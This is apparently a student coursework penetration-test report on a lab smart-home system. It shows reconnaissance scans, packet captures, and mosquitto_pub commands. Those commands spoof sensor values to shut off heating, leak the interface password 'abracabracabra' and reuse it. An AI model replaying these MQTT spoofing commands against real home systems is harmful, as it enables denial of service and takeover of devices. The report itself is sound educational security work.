



Faculty of Engineering, Environment, and Computing

Security of Emerging Connected Systems

AKM HASAN

Student ID – 9755484

hasana19@uni.coventry.ac.uk

MSc Cyber Security – Coventry University

7026CEM – Coursework 2

Dr. Basil Elmasri

Coursework Due Date: 26 Apr 22 (With an Extension)

Table of Contents

1. Introduction	3
2. Factors of the Domus System	3
2.1 What is the Domus System	3
2.2 Elements of the Domus System	4
2.3 Scope and Evaluate the Risk Rating for the Domus System	6
3. Security Estimation for the Domus System	7
3.1 Malicious Attack – MQTT Message	7
3.2 Interface Password Gained	10
3.3 HTTP Communication Channel Without Encryption/ Unencrypted	12
3.4 Python Vulnerability Exploitation in the Domus System	13
4. Security comparison	15
4.1. According to the OWASP vulnerabilities in 2014 and 2018	15
5. Risk reduction	16
5.1 Trusted clients for MQ Telemetry Transport (MQTT)	16
5.2 Sanitised Error output for the Domus system	16
5.3 Secure Communication Channel for the Domus system	16
5.4 Python code flaw for the Domus system	17
4. Recommendation for the Domus System	17
5. Conclusion	17
References	17

1. Introduction

In this modern age, users are increasingly relying on smart home systems and applications. The Domus smart home system integrates multiple devices across the installed home and connects it to an app and other means of control for the end user to operate the system as intended. This report is a comprehensive security evaluation on the security of Domus system.

2. Factors of the Domus System

2.1 What is the Domus System

Domus is an IoT (Internet of Things) based smart home system that takes advantage of multiple sensors installed throughout the home to provide users control over the light and heating systems. Domus achieves this is by having all devices of the ecosystem on the same network which allows them to talk to each other.

The communication method is Wi-Fi for this system, alongside this, it uses Wired Equivalent Privacy (WEP) security. To forward data, this Domus system requires a path/ bridge, which means this BRIDGE will create a Wi-Fi Access Point (AP) for the devices to connect. The domus system ships with easily guessable default usernames and passwords, which is not considered good security practice according to OWASP 10 “domus:admin” .[From Day 3 -5 lecture and 7026 CEM course videos]





Figure 01 - The Domus System

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, and guidelines by Dr. Basil and from course materials videos and own evaluation.]

2.2 Elements of the Domus System

The domus smart home system consists of multiple elements. This includes a server, database, heating system, temperature and light sensors and an interface.



```
(root@kali)-[/home/mrrobot/7026_CEM_Files/domus]
# ping domusserver
PING domusserver (174.19.0.20) 56(84) bytes of data.
64 bytes from domusserver (174.19.0.20): icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=2 ttl=64 time=0.071 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=3 ttl=64 time=0.072 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=4 ttl=64 time=0.105 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=5 ttl=64 time=0.053 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=6 ttl=64 time=0.100 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=7 ttl=64 time=0.095 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=8 ttl=64 time=0.089 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=9 ttl=64 time=0.123 ms
64 bytes from domusserver (174.19.0.20): icmp_seq=10 ttl=64 time=0.081 ms
^C
--- domusserver ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9196ms
rtt min/avg/max/mdev = 0.040/0.082/0.123/0.023 ms
```

Figure 02 – The System running

For the purpose of this security evaluation, the discovered IP addresses were all appended to the local /etc/hosts files of the Kali machine (attacker machine). This was done to simplify the penetration test and has no impact on the test. For example, domusserver resolves to 172.19.0.20


Fig 02 shows that the Domus server is running perfectly, responding to pings and ready to go for the next stage, which is network mapping (NMAP) for the server and database of the Domus system.

2.2.1 Server for the Domus System:

IP is **174.19.0.20** and discovered open port(s) are found – **80** and **22**.

Fig 03 shows the initial scan performed using nmap. As nmap by default scans top 1,000 ports further progression with the evaluation revealed domus to have port 1883 also open which had the MQTT application using it.

Therefore, it hosts a web server, and an MQTT server on ports **80** and **1883**.




```
(root@kali)-[/home/mrrobot/7026_CEM_Files/domus]
# nmap -T4 domusserver
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-02 08:31 EDT
Nmap scan report for domusserver (174.19.0.20)
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AE:13:00:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Figure 03 – nmap scanned of server

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, and guidelines by Dr. Basil and from course materials videos and own evaluation.]

Furthermore, running the directory discovery tool dirbuster also reveals cpanel logs on the server that can be accessed with a default easy password.



2.2.2 Database for the Domus system:

IP is **174.19.0.21** and discovered open ports are found – **22** and **3306**.

In order to store information Database was running, and it uses a MySQL server on port **3306**, which can see below:

```
(root@kali)-[/home/mrrobot/7026_CEM_Files/domus]
# nmap -T4 domusdb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-02 08:36 EDT
Nmap scan report for domusdb (174.19.0.21)
Host is up (0.000011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3306/tcp  open  mysql
MAC Address: 02:42:AE:13:00:15 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Figure 04 – nmap scanned of database

2.2.3 Heating System for the Domus smart home

IP is, **174.19.0.13**

The heating system gathers information from sensors and determines the status of the heater. If the temperature exceeds a certain value, it shuts heating. This is valuable information and domus system is later tested on this.

2.2.4 Interface of the Domus system

IP is, **174.19.0.4**

With the system, an interface has been provided, and that provides some information and abilities to interact with the user, who operate or maintain the functioning of the Domus system.

2.2.5 Light Sensor of the Domus System

All the Light Sensors around the smart home send data to the MQTT server to maintain its functionality.

2.2.6 Temperature Sensor of the Domus System

Temperature sensors installed in the environment serve as data points that actively collect and report data to the heating system. This presents an attack vector as performing a possible MITM attack could open doors for a DOS attack by over or under reporting temperature. The domus system is later tested on this.

2.2.7 Extra Safety Precaution by an Inspector

An **Inspector** can provide an extra safety precaution for the Domus system, as it is not part of the Domus system or its infrastructure, but this tool can implement for **detecting** and **removing** any existing and any kind of potential errors within the Domus system.

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, and guidelines by Dr. Basil and from course materials videos and own evaluation.]

2.3 Scope and Evaluate the Risk Rating for the Domus system

It is crucial to declare scope before attempting to evaluate security of the system. The clearly defined scope is limited to the devices in the domus ecosystem. We are also provided with all details about the infrastructure including the source code.

Therefore, this report provided is “**White box**” testing, and that is why Kali VM was a sufficient tool in order to carry out all the tests. All the recommendations are provided later in this report.

The exploits are done with information that is externally available, and vulnerabilities have been discovered, which are rated per rank from **1 to 10** taking into consideration the damage potential, the ability of reproduce, the number of affected users, the exploit and how discoverable it is.

This is based on the Ranking and Category, see below:

If Ranking is **1 – 3** then the Risk category is **LOW**.
If the Ranking is **4 – 6** then the Risk Category is **MEDIUM**.
If the Ranking is **7 – 9** then the Risk Category is **HIGH**.
If the Ranking is **10** then the Risk Category is **CRITICAL**.

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, guidelines by Dr. Basil and from course materials videos, and Institute, F., 2022. Quantitative Information Risk Management | The FAIR Institute. [online] Fairinstitute.org. Available at: <<https://www.fairinstitute.org/>> [Accessed 3 April 2022].

3. Security Estimation for the Domus System

Some security issues have been found after the Security Risk Assessment for the Domus System. Those potential vulnerabilities have explained below:

3.1 Malicious attack – MQTT Message

Vulnerability - From the diagram can get better clarity that this is a **potential vulnerability**, as the MQTT server accept message from any device. Diagram and explanations below:

Elucidation of Malicious MQTT message – It is noticed the transmit of data here is done through MQTT protocol which has no encryption whatsoever. This may have been done in assumption that traffic inside a home is local and not travelling across servers worldwide. It may have also been chosen to reduce the workload of implementing TLS which less-powerful IoT devices cannot handle. But this puts domus system at risk. Especially, if attacker is able to learn the message and topic format used by the system to create his own message to cause denial of service.




Figure 05 – Malicious attack – MQTT Message

At this point, would explain the **proof-of-concept (POC)** below:

An examine the MQTT traffic from Server

As connecting to the heating system of the Domus system, and an inspector was using here; and also, traffic can be captured by using **tcpdump**, which can see below:

```
root@fa87d1127a98:/# tcpdump -l -s0 -w domuscapture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 2
62144 bytes
^H^[[A^C367 packets captured
367 packets received by filter
0 packets dropped by kernel
root@fa87d1127a98:/# ls
bin    domuscapture.pcap  lib    mnt    root   srv    usr
boot  etc                lib64  opt    run    sys    var
dev    home              media  proc   sbin   tmp
root@fa87d1127a98:/# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Figure 06 - Capture tcpdump for MQTT attack

Packed captured by Wireshark and expanded the message, below:

The Wireshark interface displays a list of captured packets. The selected packet (No. 43) is an MQTT Publish Message. The details pane shows the following information:


No.	Time	Source	Destination	Protocol	Length	Info
4	0.000277	174.19.0.76	174.19.0.20	MQTT	87	Connect Command
7	0.001522	174.19.0.20	174.19.0.76	MQTT	70	Connect Ack
14	1.004765	174.19.0.77	174.19.0.20	MQTT	87	Connect Command
19	1.005511	174.19.0.20	174.19.0.77	MQTT	70	Connect Ack
24	2.009182	174.19.0.76	174.19.0.20	MQTT	87	Connect Command
27	2.010371	174.19.0.20	174.19.0.76	MQTT	70	Connect Ack
31	2.200535	174.19.0.76	174.19.0.20	MQTT	96	Publish Message [domus/living/temperature]
36	3.014882	174.19.0.77	174.19.0.20	MQTT	87	Connect Command
39	3.016955	174.19.0.20	174.19.0.77	MQTT	70	Connect Ack
43	3.019685	174.19.0.77	174.19.0.20	MQTT	92	Publish Message [domus/kitchen/light]
48	4.020549	174.19.0.76	174.19.0.20	MQTT	87	Connect Command
51	4.022789	174.19.0.20	174.19.0.76	MQTT	70	Connect Ack
58	5.025340	174.19.0.77	174.19.0.20	MQTT	87	Connect Command

Frame 43: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
 Ethernet II, Src: 02:42:ae:13:00:4d (02:42:ae:13:00:4d), Dst: 02:42:ae:13:00:14 (02:42:ae:13:00:14)
 Internet Protocol Version 4, Src: 174.19.0.77, Dst: 174.19.0.20
 Transmission Control Protocol, Src Port: 57319, Dst Port: 1883, Seq: 22, Ack: 5, Len: 26
 MQ Telemetry Transport Protocol, Publish Message
 Header Flags: 0x30, Message Type: Publish Message, QoS Level: At most once delivery (Fire and Forget)
 Msg Len: 24
 Topic Length: 19
 Topic: domus/kitchen/light
 Message: 323934

Figure 07 – pcap file captured in Wireshark

Fig 07 shows analysis of the MQTT message communication between the domus server. Due to the lack of encryption the attacker can easily see the message and topic. Had encryption been implemented, this information would have been hidden from attackers.


Bespoke MQTT message on the system – By using “*mosquitto_pub*” an MQTT message can be sent, which can see below:



```
(root@kali)-[/home/mrrobot/7026_CEM_Files/domus]
# mosquitto_pub -h 174.19.0.20 -t domus/bed1/temperature -m 1000
```

Figure 08 – MQTT Attack

Additionally, the server does not check the source of originating message. Hence, modifying the value of temperature to an excessively high value the attacker knows for sure would shut the heater off, allows attacker to cause denial of service.



```
Sleeping for 5 seconds
living : 15.00 deg C
bathroom : 12.00 deg C
dining : 15.00 deg C
bed2 : 21.00 deg C
bed1 : 1000.00 deg C
kitchen : 19.00 deg C
Average Temperature: 180.33
Target : 21.00
Heating On? : False
Sleeping for 5 seconds
living : 15.00 deg C
bathroom : 12.00 deg C
dining : 15.00 deg C
bed2 : 21.00 deg C
bed1 : 1000.00 deg C
kitchen : 22.00 deg C
Average Temperature: 180.83
Target : 21.00
Heating On? : False
Sleeping for 5 seconds
living : 15.00 deg C
bathroom : 12.00 deg C
dining : 15.00 deg C
bed2 : 21.00 deg C
bed1 : 1000.00 deg C
kitchen : 22.00 deg C
Average Temperature: 180.83
```

Figure 09 – Heating System TURN OFF by 1000°C

Sending message from attacker machine with an excessively high temperature value shuts off heating.

After all these considerations and observations can see that heating can be manipulated or can be completely **SHUT DOWN**. Additionally, from **CIA** triage Availability (**A**) was compromised here; therefore, the system couldn't carry out the function of the **DOS** attack.

However, as per the Risk Rating score (provided earlier in this report, Para 2.3), can see some risk scores below:

The potential damage to the System -----	9
The ability to be reproduced or Reproducibility -----	9
Exploitability -----	6
Affected users of the System -----	9
Discoverability -----	9

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, guidelines by Dr. Basil and from course materials videos.]


3.2 Interface password gained

Vulnerability - From the diagram can get better clarity that this is a **potential vulnerability**, as **exposing** sensitive information. Diagram and explanations below:

Elucidation of Malicious MQTT message – The device puts out information that could help attackers compromise the system. Usually, error handling message should not disclose such sensitive information.


We know the format of the message to be sent. Using this and sending message with different topic exposes the password.

However, the interface password has been exposed, see below:



```
(mrrobot@kali)-[~/7026_CEM_Files/domus]
$ mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m "pass/70"
```

Figure 10 – Interface password exposed here by executing the command above



```
root@kali: /home/mrrobot/7026_CEM_Files/domus/interface
File Actions Edit View Help
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
domus/interface/command/interval pass/70
abracabracabra
pass
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
Interface ready
```

Figure 11 – Password found

Can see on the screenshot that on the Domus system, the interface shows ***“abracabracabra”***, which may be the expected password used to craft another message which domus accepts. However, by using this information, MQTT messages can be crafted and sent to change the interval, which can see in the next screenshot. For this particular purpose, the interval here is the period after which the heating system checks the temperature again, but on the next screenshot would be able to see the value put for an interval is 30 sec.

```
(mrrobot@kali)-[~/7026_CEM_Files/domus]
$ mosquitto_pub -h 174.19.0.20 -t domus/interface/command/interval -m
"abracabracabra
/30"
```

Figure 12 - Changing interval by 30 sec to modify everything

As per the command above, would be able to see the reflection of a 30-sec interval on the next screenshot. See below:

```

root@kali: /home/mrrobot/7026_CEM_Files/domus/interface
File Actions Edit View Help
Interface ready
Interface ready
Interface ready --help' to see usage.
Interface ready
Interface ready [~/7026_CEM_Files/domus]
Interface ready 174.19.0.20 -- domus/interface/command/interval
Interface ready
Interface ready --help' to see usage.
Interface ready
Interface ready [~/7026_CEM_Files/domus]
Interface ready 174.19.0.20 -- domus/interface/command/interval
domus/interface/command/interval abracabracabra
/30 [~/7026_CEM_Files/domus]
abracabracabra 174.19.0.20 -- domus/interface/command/interval
abracabracabra

Interface ready
Interface ready [~/7026_CEM_Files/domus]
Interface ready
Interface ready
Interface ready
Interface ready

```

Figure 13 – A reflection of interval 30 sec

At this point, would explain the **proof-of-concept (POC)** below:

By sending MQTT message, published and gained password

However, as per the Risk Rating score (provided earlier in this report, Para 2.3), can see some risk scores could be changed due to confidential information has been exposed. See below:

The potential damage to the System -----	6
The ability to be reproduced or Reproducibility -----	9
Exploitability -----	6
Affected users of the System -----	9
Discoverability -----	9

[Ideas from 7026 CEM course materials, Day 1 – 5 Lab sessions, guidelines by Dr. Basil and from course materials videos.]

3.3 HTTP Communication Channel Without Encryption/ Unencrypted

Vulnerability – This communication channel is not secure due to the unencrypted HyperText Transport Protocol communication channel. Can see from the diagram, which will provide better clarity that how unencrypted HTTP is a potential Vulnerability. Diagram and explanations below:

Elucidation:

Within the ecosystem, data was found unencrypted, and those HyperText Transport Protocol (HTTP) network traffic was captured without any encryption and examined. All the data and sensitive information weren't handled securely; therefore, it could possibly be exploited by threat actors and exposed to untrusted sources, which is very dangerous for the ecosystem.

At this point, would explain the **proof-of-concept (POC)** below:

An examination of captured traffic within the ecosystem, which was **HTTP**, instead of **HTTPS**.

As connecting to the heating system of the Domus system, an inspector was using here; and also, traffic can be captured by using tcpdump, which can see below in the screenshot has taken:

All unencrypted data was disclosed after capturing and examining traffic within the Domus system; present many HyperText Transport Protocol (HTTP) packets, which can see in the diagram, below:

